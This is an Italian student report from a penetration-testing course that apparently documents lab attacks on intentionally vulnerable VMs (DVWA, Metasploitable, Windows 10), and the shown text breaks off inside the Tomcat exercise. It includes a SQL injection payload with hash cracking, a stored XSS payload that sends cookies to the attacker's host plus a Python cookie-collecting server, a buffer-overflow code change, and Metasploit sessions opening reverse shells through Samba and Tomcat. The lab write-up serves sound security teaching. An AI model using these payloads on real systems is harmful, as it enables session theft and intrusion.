


BuildWeek - 2

-- Indice --

Cambio IP	1
Web Application Exploit SQLi	2
Web Application Exploit XSS	6
System Exploit BOF	10
Exploit Metasploitable con Metasploit	18
Exploit Windows con Metasploit	22
Hacking VM BlackBox Epicode	26
Bonus: Hacking VM Easy	28
Working Group	35

-- Cambio IP Macchine --



The screenshot shows two windows. On the left is a terminal window titled '(kali㉿kali)-[~]' displaying the output of the 'ifconfig' command. It lists two interfaces: 'eth0' and 'lo'. 'eth0' has an IP of 192.168.13.100 and 'lo' has an IP of 127.0.0.1. On the right is a window titled 'Meta [In esecuzione] - Oracle VirtualBox' showing the same 'ifconfig' command. It also lists 'eth0' and 'lo'. The 'eth0' interface has an IP of 192.168.13.150 and 'lo' has an IP of 127.0.0.1.

```
(kali㉿kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255
        inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)
                RX packets 37 bytes 2282 (2.2 Kib)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 17 bytes 2514 (2.4 Kib)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 8 bytes 480 (480.0 B)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 8 bytes 480 (480.0 B)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali㉿kali)-[~]
$ 

Meta [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
msfadmin@metasploitable: ~ ifconfig
eth0      Link encap:Ethernet HWaddr 00:00:27:da:31:ed
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fead:31ed%eth0 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:27 errors:0 dropped:0 overruns:0 frame:0
          TX packets:49 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1728 (1.6 KB) TX bytes:3878 (3.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:104 errors:0 dropped:0 overruns:0 frame:0
          TX packets:104 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20573 (20.0 KB) TX bytes:20573 (20.0 KB)

msfadmin@metasploitable: ~
```

Abbiamo configurato gli indirizzi IP delle macchine virtuali Kali e Metasploitable, inserendole nella stessa rete per consentirne la comunicazione. Su entrambe le macchine, abbiamo modificato gli indirizzi IP agendo sui relativi file di configurazione di rete. Dopo aver verificato, tramite il comando ping, che la comunicazione tra le due macchine fosse attiva e in grado di gestire lo scambio di pacchetti necessario per gli attacchi e le simulazioni previste, abbiamo avviato il progetto vero e proprio

PS: per facilitare abbiamo allegato solo una volta la modifica dell'indirizzo IP.

Web Application Exploit SQLi

Traccia Giorno 1:

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro).

NB: non usare tool automatici come sqlmap.
È ammesso l'uso di repeater burp suite.

Requisiti laboratorio Giorno 1:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.13.100/24
- IP Metasploitable: 192.168.13.150/24

Extra Facoltativi:

- Replicare tutto a livello medium.
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

-- Screen --

The image shows two screenshots of the Damn Vulnerable Web Application (DVWA) interface. The left screenshot shows the 'DVWA Security' page with a dropdown menu set to 'high'. The right screenshot shows the 'Vulnerability: SQL Injection' page, where a user has entered the SQL query '1' UNION SELECT user, password FROM users# and submitted it. The results show multiple user entries, including admin, gordob, 1337, pablo, and smithy.

User ID:
user, password FROM users#
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin
ID: 1' UNION SELECT user, password FROM users#
First name: gordob
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: e99a18c428cb38d5f260853678922e03
ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

A terminal session on a Kali Linux system demonstrating the use of John the Ripper for cracking MD5 hashes. The user runs 'john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/buildWeekHash.txt' and finds one password hash cracked. Then, they use 'john --show --format=raw-md5 /home/kali/Desktop/buildWeekHash.txt' to display the cracked password, which is ':letmein'.

```
(kali㉿kali)-[~]
$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/buildWeekHash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali㉿kali)-[~]
$ john --show --format=raw-md5 /home/kali/Desktop/buildWeekHash.txt
?:letmein

1 password hash cracked, 0 left
```

-- Script --

1' UNION SELECT user, password FROM users#

1 UNION SELECT user, password FROM users

-- Relazione --

Nel corso dell'esercizio pratico, dopo aver cambiato gli indirizzi IP delle macchine, abbiamo aperto il browser su kali, il browser è Firefox e ci siamo collegati al sito DVWA (Damn Vulnerable Web Application) tramite l'ip della macchina vittima, nel nostro caso l'ip della macchine Metasploitable.

Una volta dentro, ci siamo loggati con le credenziali preimpostate e siamo andati nella sezione Security, dove abbiamo impostato il livello di sicurezza su LOW.

Questo livello di sicurezza rendeva la vulnerabilità SQL Injection facilmente sfruttabile.

Successivamente, siamo entrati nella sezione SQL Injection, dove nel modulo di ricerca abbiamo inserito un comando manipolato. Questo comando ha permesso di visualizzare tre campi principali: id, name, e surname, con il campo surname che conteneva l'hash MD5 della password dell'utente "Pablo Picasso".

Una volta ottenuto l'hash, abbiamo creato un file chiamato BuildWeekHash.txt sul nostro desktop di Kali Linux, dove abbiamo salvato gli hash recuperati dalla DVWA.

Successivamente, abbiamo aperto il prompt di Kali e utilizzato il programma John the Ripper (JtR), uno strumento potente per decifrare gli hash.

John the Ripper è un software che esegue un attacco di brute force, cercando tutte le possibili combinazioni di caratteri fino a trovare quella giusta. Abbiamo fornito l'hash salvato nel nostro file BuildWeekHash.txt a John the Ripper, e dopo un po' di tempo il programma è riuscito a decifrare l'hash, restituendo la password in chiaro.

In questo modo, abbiamo completato l'esercizio, comprendendo come sfruttare una vulnerabilità di SQL Injection per ottenere informazioni sensibili e come utilizzare John the Ripper per decifrare gli hash e recuperare la password.

-- Relazione Medium --

Nel livello di sicurezza MEDIO, ci siamo resi conto che, inserendo la stringa SQL nella barra di ricerca, il sistema non accettava correttamente caratteri speciali, impedendo l'esecuzione dell'iniezione. Abbiamo quindi osservato che l'input era stato filtrato per evitare l'uso di questi caratteri, rendendo difficile manipolare la query SQL in modo diretto. Per aggirare questa limitazione, abbiamo utilizzato uno script alternativo che ci ha permesso di manipolare la query in un modo che il sistema non riusciva a filtrare. Questo approccio ha funzionato, consentendoci di sfruttare la vulnerabilità e recuperare le informazioni sensibili dal database.

Web Application Exploit XSS

Traccia Giorno 2:

Utilizzando le nozioni viste a lezione, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente legittimo del sito, inoltrando i cookie «rubati» ad un Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.


Requisiti laboratorio Giorno 2:

- Livello difficoltà DVWA: LOW
- IP Kali Linux: 192.168.104.100/24
- IP Metasploitable: 192.168.104.150/24
- I cookie dovranno essere ricevuti su un Web Server in ascolto sulla porta 4444

Extra Facoltativi:

- Replicare tutto a livello medium.
- Fare il dump completo, cookie, versione browser, ip, data.
- Creare una guida illustrata per spiegare ad un utente medio come replicare questo attacco.

-- Screen --



A screenshot of the DVWA XSS stored page. The URL is 192.168.13.150/dvwa/vulnerabilities/xss_stored/. The page title is DVWA - Vulnerability: Stored Cross Site Scripting (XSS). The main content area shows a table with several rows of user inputs. One row contains the XSS payload from the previous screenshot. The browser's developer tools are open, specifically the Elements tab, showing the rendered HTML and the CSS styles applied to the elements. The CSS code includes styles for tables, text areas, and select dropdowns.

-- Script --

```
<script>new Image().src="http://192.168.13.100:4444/c='"+document.cookie</script>
```

```
import http.server
import socketserver
import urllib.parse
from datetime import datetime

class MyHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        if self.path.startswith("/cookie"):
            # Estrai i parametri della query (dati inviati dallo script XSS)
            query_string = self.path.split("?", 1)[-1]
            params = urllib.parse.parse_qs(query_string)

            # Estrai IP, User-Agent, Cookie, Referrer e Data
            client_ip = self.client_address[0]
            user_agent = self.headers.get('User-Agent')
            referrer = self.headers.get('Referer')
            date = datetime.now().strftime('%Y-%m-%d %H:%M:%S')

            # Stampa il dump completo nel terminale
            print("\n--- DUMP RICEVUTO ---")
            print(f"IP: {client_ip}")
            print(f"Data e Ora: {date}")
            print(f"User-Agent (Versione Browser): {user_agent}")
            print(f"Referer: {referrer}")
            for key, value in params.items():
                print(f"{key}: {value}")

            # Risposta al client (200 OK)
            self.send_response(200)
            self.send_header("Content-type", "text/html")
            self.end_headers()
            self.wfile.write(b"Cookie e dati ricevuti con successo!")

        else:
            # Altrimenti, gestisci come una normale richiesta di file
            super().do_GET()

# Imposta il server sulla porta 4444
PORT = 4444
with socketserver.TCPServer("", PORT, MyHandler) as httpd:
    print(f"Server in ascolto sulla porta {PORT} ... ")
    httpd.serve_forever()
```

-- Relazione --

Abbiamo sfruttato una vulnerabilità di tipo XSS persistente (Cross-Site Scripting) presente nella Web Application DVWA, configurata con il livello di sicurezza LOW. La vulnerabilità XSS permette agli attaccanti di iniettare script dannosi in una pagina web. Quando un utente interagisce con la pagina compromessa, lo script viene eseguito nel suo browser, permettendo all'attaccante di rubare informazioni sensibili, come i cookie di sessione. I cookie di sessione sono utilizzati dai siti web per identificare un utente e mantenerlo autenticato, quindi, sfruttandoli, un attaccante può impersonare un utente legittimo senza dover effettuare il login.

Per eseguire l'attacco, abbiamo utilizzato uno script JavaScript che sfrutta il comando `document.cookie`, il quale consente di leggere i cookie salvati nel browser dell'utente. Lo script è stato iniettato in una pagina vulnerabile della DVWA. Una volta che l'utente visitava la pagina compromessa, i cookie di sessione venivano inviati al nostro Web Server sotto il nostro controllo, che era configurato per ascoltare sulla porta 4444. Questo processo ci ha permesso di ottenere l'accesso alla sessione dell'utente, essenzialmente "rubando" la sua identità sul sito.

```
(kali㉿kali)-[~/Desktop]
└─$ python3 cookie_server.py
Server in ascolto sulla porta 4444 ...
vor...dizionario.txt KisZxpEu.j... hydra.restore
  — DUMP RICEVUTO —
IP: 192.168.13.100
Data e Ora: 2024-11-20 17:13:09
User-Agent (Versione Browser): Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Referer: http://192.168.13.150/
cookie: ['security=low; PHPSESSID=fc84efc7f7cf4e2f26f53c5e9b29294']
192.168.13.100 - - [20/Nov/2024 17:13:09] "GET /cookie?cookie=security=lo
w;%20PHPSESSID=fc84efc7f7cf4e2f26f53c5e9b29294 HTTP/1.1" 200 -
└
```

-- Relazione Medium --

Per simulare l'attacco in un ambiente con maggiore sicurezza, abbiamo poi configurato il livello di protezione della Web Application a Medium, il che ha reso il sistema più difficile da compromettere. La protezione a livello medio includeva filtri per impedire alcune tecniche di iniezione XSS più comuni, ma siamo riusciti a eludere queste misure, modificando la larghezza dei caratteri consentiti, per essere più specifici, analizzando la pagine web, nel input possiamo modificare "maxlength" che è limitato a 50 caratteri. Successivamente, abbiamo effettuato un dump completo con delle informazioni ottenute, inclusi i cookie, la versione del browser, l'indirizzo IP e la data di accesso dell'utente, per raccogliere più dettagli sulla sessione rubata e verificare l'efficacia dell'attacco.

La vulnerabilità XSS persistente è particolarmente pericolosa perché consente a un attaccante di eseguire codice arbitrario nel browser dell'utente, mettendo a rischio la sicurezza dei dati sensibili, come le credenziali di accesso e i cookie di sessione. Implementare protezioni adeguate, come l'escape dei caratteri speciali e la validazione degli input, è essenziale per difendersi da questi attacchi.

```
(kali㉿kali)-[~/Desktop]
$ python3 cookie_server.py
Server in ascolto sulla porta 4444 ...
[werkzeug] DUMP RICEVUTO
IP: 192.168.13.100
Data e Ora: 2024-11-20 17:10:22
User-Agent (Versione Browser): Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/115.0
Referer: http://192.168.13.150/
cookie: ['security=medium; PHPSESSID=fc84efc7f7cf4e2f26f53c5e9b29294']
192.168.13.100 - - [20/Nov/2024 17:10:22] "GET /cookie?cookie=security=me
dium;%20PHPSESSID=fc84efc7f7cf4e2f26f53c5e9b29294 HTTP/1.1" 200 -
```

System Exploit BOF

Traccia Giorno 3:

https://drive.google.com/file/d/1nEM_FV5zFHj4hw9_Ya1PUP_xf5bLGy0I/view

Leggete attentamente il programma in allegato. Viene richiesto di:

- Descrivere il funzionamento del programma prima dell'esecuzione.
- Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
- Modificare il programma affinché si verifichi un errore di BOF.

Suggerimento:

Ricordate che un BOF sfrutta una vulnerabilità nel codice relativo alla mancanza di controllo dell'input utente rispetto alla capienza del vettore di destinazione. Concentratevi quindi per trovare la soluzione nel punto dove l'utente può inserire valori in input, e modificate il programma in modo tale che l'utente riesca ad inserire più valori di quelli previsti.

-- Buffer Overflow --

```
#include <stdio.h>

int main () {

    int vector[10], i, j, k;
    int swap_var;

    printf("Inserire 10 interi:\n");

    for (i = 0; i < 10; i++) {
        int c = i + 1;
        printf("[%d]:", c);
        scanf("%d", &vector[i]);
    }

    printf("Il vettore inserito e':\n");
    for (i = 0; i < 10; i++) {
        int t = i + 1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0; j < 10 - 1; j++) {
        for (k = 0; k < 10 - j - 1; k++) {
            if (vector[k] > vector[k + 1]) {
                swap_var = vector[k];
                vector[k] = vector[k + 1];
                vector[k + 1] = swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++) {
        int g = j + 1;
        printf("[%d]:", g);
        printf("\n", vector[j]);
    }

    return 0;
}
```

Input dell'utente

Il programma inizia richiedendo all'utente di inserire 10 numeri interi. Questi numeri vengono memorizzati in un array vector di dimensione 10. Il ciclo for che raccoglie l'input utilizza un indice i per accedere agli elementi dell'array e un indice c per indicare il numero progressivo da inserire.

```
printf("Inserire 10 interi:\n");

for (i = 0; i < 10; i++) {
    int c = i + 1;
    printf("[%d]: ", c);
    scanf("%d", &vector[i]);
}
```

Stampa del vettore

Una volta che l'utente ha inserito i dati, il programma li visualizza uno per uno. Anche qui, un ciclo for scorre l'array vector.

```
printf("Il vettore inserito e':\n");
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Bubble sort

Il programma utilizza un algoritmo di bubble sort per ordinare i numeri in ordine crescente:

- Vengono eseguiti due cicli annidati. Il primo (controllato da j) determina quante volte si deve iterare sugli elementi.
- Il secondo ciclo interno (controllato da k) confronta gli elementi consecutivi dell'array e li scambia se necessario.
- Lo scambio utilizza una variabile temporanea swap_var.

```
for (j = 0; j < 10 - 1; j++) {
    for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k + 1]) {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}
```

Output del vettore ordinato

Dopo l'ordinamento, il programma visualizza il vettore ordinato con un ciclo for.

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) {
    int g = j + 1;
    printf("[%d]:", g);
    printf("%d\n", vector[j]);
}

return 0;
```

Tecnica Utilizzata

L'algoritmo utilizza il metodo di bubble sort, un algoritmo semplice ma poco efficiente, che appartiene alla categoria degli algoritmi di ordinamento basati su confronto. La complessità temporale è $O(n^2)$ nel caso peggiore e medio e nel caso migliore è $O(n)$.

Complessità Spaziale

- Il bubble sort è in-place, cioè l'ordinamento avviene senza richiedere memoria aggiuntiva significativa. Utilizza solo variabili temporanee per effettuare gli scambi.
- Complessità spaziale: $O(1)$.

Inefficienza del Bubble Sort

Il bubble sort è inefficiente rispetto ad altri algoritmi di ordinamento come merge sort $O(n\log n)$ o heap sort ($O(n\log n)$), per via del numero elevato di confronti necessari anche quando il vettore è già quasi ordinato. È quindi raramente utilizzato in applicazioni pratiche.

Modifica per Buffer Overflow

Per causare un buffer overflow, modifichiamo il codice in modo che scriva fuori dai limiti del vettore vector.

Codice modificato:

```
for (i = 0; i < 15; i++) {  
    int c = i + 1;  
    printf("[%d]:" , c);  
    scanf("%d", &vector[i]);  
}
```

Perché Avviene il Buffer Overflow

Il buffer overflow si verifica quando si accede a memoria al di fuori dei limiti di un array. In questo caso:

- L'array vector è definito con una dimensione di 10, quindi gli indici validi sono da 0 a 9.a.
- Cambiando il ciclo for da $i < 10$ a $i < 15$, si tenta di scrivere nell'elemento `vector[10]`, che non esiste.

Effetti del Buffer Overflow:

- Sovrascrittura di memoria: Quando il programma tenta di scrivere oltre l'indice 10, accede a una porzione di memoria non assegnata a `vector`. Questo potrebbe sovrascrivere altri dati nella memoria del programma.
- Crash del programma: Se la memoria sovrascritta è critica per il funzionamento del programma, potrebbe causare un comportamento imprevedibile o un crash.
- Vulnerabilità alla sicurezza: Un attacco mirato potrebbe sfruttare il buffer overflow per eseguire codice arbitrario, specialmente se il programma gira con privilegi elevati.

Cosa è il Buffer Overflow

Un buffer overflow è un errore di programmazione in cui un programma scrive più dati di quelli previsti in un'area di memoria (buffer), andando a corrompere aree di memoria adiacenti. È un problema comune in linguaggi come C e C++, che non effettuano controlli automatici sui limiti degli array.

Esempio di impatto del Buffer Overflow:

- Cattiva gestione della memoria: Si corrompono variabili adiacenti.
- Esecuzione di codice dannoso: Un malintenzionato potrebbe iniettare codice dannoso in un'area di memoria accessibile tramite il buffer overflow. Questo è possibile se l'overflow altera aree critiche della memoria, come i puntatori di ritorno nello stack o le tabelle dei puntatori a funzioni.

Come Funziona l'Attacco:

- Iniezione di Payload: L'attaccante fornisce input lungo che eccede il buffer, includendo al suo interno codice eseguibile (chiamato payload).
- Sovrascrittura del Puntatore di Ritorno: Nel caso di un buffer nello stack, i dati in eccesso sovrascrivono l'indirizzo di ritorno della funzione, che punta al codice iniettato dall'attaccante.
- Esecuzione: Quando la funzione cerca di tornare al chiamante, invece di riprendere l'esecuzione normale, esegue il codice iniettato.

Prevenzione:

- Usare tecnologie moderne come Address Space Layout Randomization (ASLR) e stack canaries per mitigare i rischi di attacchi exploit.

Address Space Layout Randomization (ASLR)

- L'ASLR randomizza la disposizione degli indirizzi in memoria di elementi come stack, heap e librerie condivise.
- In caso di exploit, rende più difficile prevedere gli indirizzi di memoria in cui iniettare codice dannoso.

Come funziona:

- Ad ogni esecuzione, gli indirizzi di memoria delle variabili cambiano.
- Questo rompe le precondizioni per molti attacchi che dipendono da indirizzi fissi.

Stack Canaries

- Un stack canary è un valore sentinella inserito dal compilatore tra la memoria dello stack (ad esempio, le variabili locali) e i puntatori di ritorno di una funzione.
- Se un buffer overflow sovrascrive lo stack, il valore del canary cambia. Prima di eseguire il ritorno della funzione, il programma verifica il canary e, se alterato, interrompe l'esecuzione.

Exploit Metasploitable con Metasploit

Traccia Giorno 4:

Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili.

È richiesto allo studente di:

Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
Eseguire il comando «**ifconfig**» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.

Requisiti laboratorio Giorno 4:


- IP Kali Linux: 192.168.50.100
- IP Metasploitable: 192.168.50.150
- Listen port (nelle opzioni del payload): 5555

Suggerimento:

Utilizzate l'exploit al path
exploit/multi/samba/usermap_script (fate prima una ricerca con la keyword search)

```
[*] exec: nmap -sV -T4 192.168.50.150
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-18 12:28 EST
Nmap scan report for 192.168.50.150
Host is up (0.00016s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
```

-- Nmap --



```
msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100 → 192.168.50.150:59061) at 20
24-11-18 12:36:28 -0500

ifconfig
eth0      Link encap:Ethernet HWaddr 08:02:78:a1:40
          inet addr:192.168.50.150  Bcast:192.168.50.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:40/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500  Metric:1
            RX packets:1819 errors:0 dropped:0 overruns:0 frame:0
            TX packets:1473 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:141310 (137.9 KB)  TX bytes:119209 (116.4 KB)
            Base address:0x0d00 Memory:f0200000-f0200000

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436  Metric:1
            RX packets:176 errors:0 dropped:0 overruns:0 frame:0
            TX packets:176 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
            RX bytes:44283 (43.2 KB)  TX bytes:44283 (43.2 KB)
```

-- ifconfig --

-- Relazione --

Durante l'attività è stato eseguito un attacco a un sistema Metasploitable sfruttando una debolezza nel servizio Samba. Per iniziare, abbiamo effettuato una scansione con Metasploit per individuare gli exploit disponibili. Utilizzando il comando di ricerca, siamo riusciti a identificare l'exploit `exploit/multi/samba/usermap_script`, che sfruttava una vulnerabilità legata alla configurazione del servizio Samba. Successivamente, abbiamo configurato l'exploit impostando i parametri necessari: l'indirizzo IP del sistema target (192.168.50.150), la porta in ascolto per il payload (5555), e il payload scelto, che in questo caso di default è `cmd/unix/reverse_netcat`. Dopo aver configurato correttamente i parametri, abbiamo lanciato l'exploit, ottenendo con successo una sessione shell sulla macchina compromessa. Una volta stabilita la connessione, abbiamo eseguito il comando "ifconfig" per verificare la configurazione di rete del sistema compromesso. L'output ha confermato che l'exploit era stato eseguito correttamente, con l'indirizzo IP del sistema target (192.168.50.150) visibile nella configurazione di rete. Questa attività ha evidenziato la debolezza del servizio Samba e la necessità di mantenere i sistemi aggiornati, disabilitando eventuali servizi non necessari per ridurre il rischio di exploit.

Exploit Windows con Metasploit

Traccia Giorno 5:

Sulla macchina Windows 10 ci possono essere dei servizi che potrebbero causare degli exploit. Si richiede allo studente di:

- Avviare questi servizi
- Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows 10
- Aprire una sessione con metasploit, exploitando il servizio TomCat.

Requisiti laboratorio Giorno 5:

- Listen port (payload option): 7777

Evidenze laboratorio Giorno 5:

Una volta ottenuta una sessione Meterpreter, eseguite una fase di test per confermare di essere sulla macchina target. Recuperate le seguenti informazioni:

- Se la macchina target è una macchina virtuale oppure una macchina fisica
- Le impostazioni di rete della macchine target
- Se la macchina target ha a disposizione delle webcam attive. Infine, recuperate uno screenshot del desktop.

Windows Report

```

msf > use exploit/multi/http/tomcat_mgr_upload
[*] No module options set for exploit/multi/http/tomcat_mgr_upload
msf exploit(multi/http/tomcat_mgr_upload) > show options

Module options (exploit/multi/http/tomcat_mgr_upload):
Name   Current Setting  Required  Description
HttpPassword          no           The password for the specified username
HttpUsername          admin        The username to authenticate as
Proxies               no           A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS              192.168.50.99  yes          The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT                80           yes          The target port (TCP)
SSL                 false        no           Negotiate SSL/TLS for outgoing connections
TARGETURI            /manager    yes          The URL path of the manager app (/html/upload and /undeploy will be used)
VHOST               no           HTTP server virtual host

Payload options (Java/Meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
Name   Current Setting  Required  Description
LHOST  192.168.50.100  yes          The listen address (an interface may be specified)
LPORT   4444             yes          The listen port

Exploit target:
Id Name
-- --
0 Java Universal

View the full module info with the info, or info -d command.
msf exploit(multi/http/tomcat_mgr_upload) > set HttpPassword password
httpPassword => password
msf exploit(multi/http/tomcat_mgr_upload) > set HttpUsername admin
httpUsername => admin
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.50.99
rhost => 192.168.50.99
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8080
rport => 8080
msf exploit(multi/http/tomcat_mgr_upload) > set lport 7777
lport => 7777
msf exploit(multi/http/tomcat_mgr_upload) > show options


Module options (exploit/multi/http/tomcat_mgr_upload):
Name   Current Setting  Required  Description
